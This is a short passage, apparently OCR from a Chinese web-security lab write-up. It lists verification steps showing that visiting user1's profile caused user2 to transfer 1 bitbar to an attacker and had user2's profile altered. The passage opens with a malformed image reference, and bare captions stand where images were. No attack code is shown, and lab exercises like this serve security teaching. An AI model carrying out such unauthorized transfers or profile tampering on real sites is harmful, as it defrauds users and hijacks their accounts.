
访问 user1 的 profile

6) 验证 user2 向 attacker 转账 1bitbar



转账 1bitbar

7) 验证 user2 的 profile 被篡改



profile 被篡改